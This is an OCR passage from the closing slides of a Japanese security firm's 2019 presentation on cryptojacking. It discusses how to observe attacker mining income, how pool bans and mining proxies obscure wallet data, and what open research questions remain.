






収入観測時の留意点　ゴミデータが混ざる





あるウォレット収入（1日単位）

あるウォレット収入（総和）

実際の収入（報酬）


プール全体で支払われた報酬？

収入観測時の留意点　データが参照できなくなる

- 悪意ある利用（botnet usage, botnet mining）はプールがBANする
  - これは当然の対応
- BANするだけでなく、収入（Payment）のデータが参照できなくなるプールもある
  - これも当然の対応、プールに悪意があるわけではない

- 継続的な調査にはクローラを作るしかない

収入観測時の留意点　マイニングプロキシ型の問題



- 「プールから見える採掘者の数」が多いと「プール直接参加型」の疑いがある
  - マイニングプロキシを利用されると、「攻撃者」か「正規の採掘者」かの判別が困難
- アナリスト（観測者）としても、マイニングプロキシを利用したうえで
  ウォレットアドレスを隠蔽されると調査ができない

昨年から、攻撃者はマイニングプロキシ型に移行しており、プール直接参加型は減少傾向

まとめと今後の興味

- 採掘を強要する攻撃について
  - 対象を限定しない収益化は、比較的容易に実行できてしまう
  - 実際に攻撃者は数千万円単位で収入を得ている

  仮想通貨の枠組みが普及したうえで、仮想通貨の性質が攻撃者の思惑と一致した
  これにより実現が可能になってしまった活動である
- 今後の興味
  - 攻撃者が収入を得たあと、どうしているのか
    - 取引所で換金？別の通貨に交換？闇市場で利用？
  - 隠蔽されたウォレットアドレスを知る術はあるか？
    - ブロックチェーンを読み取る？プールに問い合わせる？別のアプローチがある？
    - “etnk”、”G”から始まるアドレスは何物？
  - パッキングされた（より用意周到な）バイナリは何をしようとしていた？
  - ウォレットアドレス監視が継続できれば、インテリジェンスとして使えるかもしれない

ネットワークセキュリティ、仮想通貨、脆弱性の影響度など様々な切り口がある攻撃活動

Thank you. Any Questions ?

※ 本資料は2019年01月現在の情報に基づいて作成しており、記載内容は予告なく変更される場合があります。
※ 本資料に掲載の図は、資料作成用のイメージカットであり、実際とは異なる場合があります。
※ LAC、ラック、JSOC、サイバー救急センターは株式会社ラックの登録商標です。
※ その他記載されている会社名、製品名は一般に各社の商標または登録商標です。

株式会社ラック
〒102-0093 東京都千代田区平河町2-16-1
平河町森タワー
www.lac.co.jp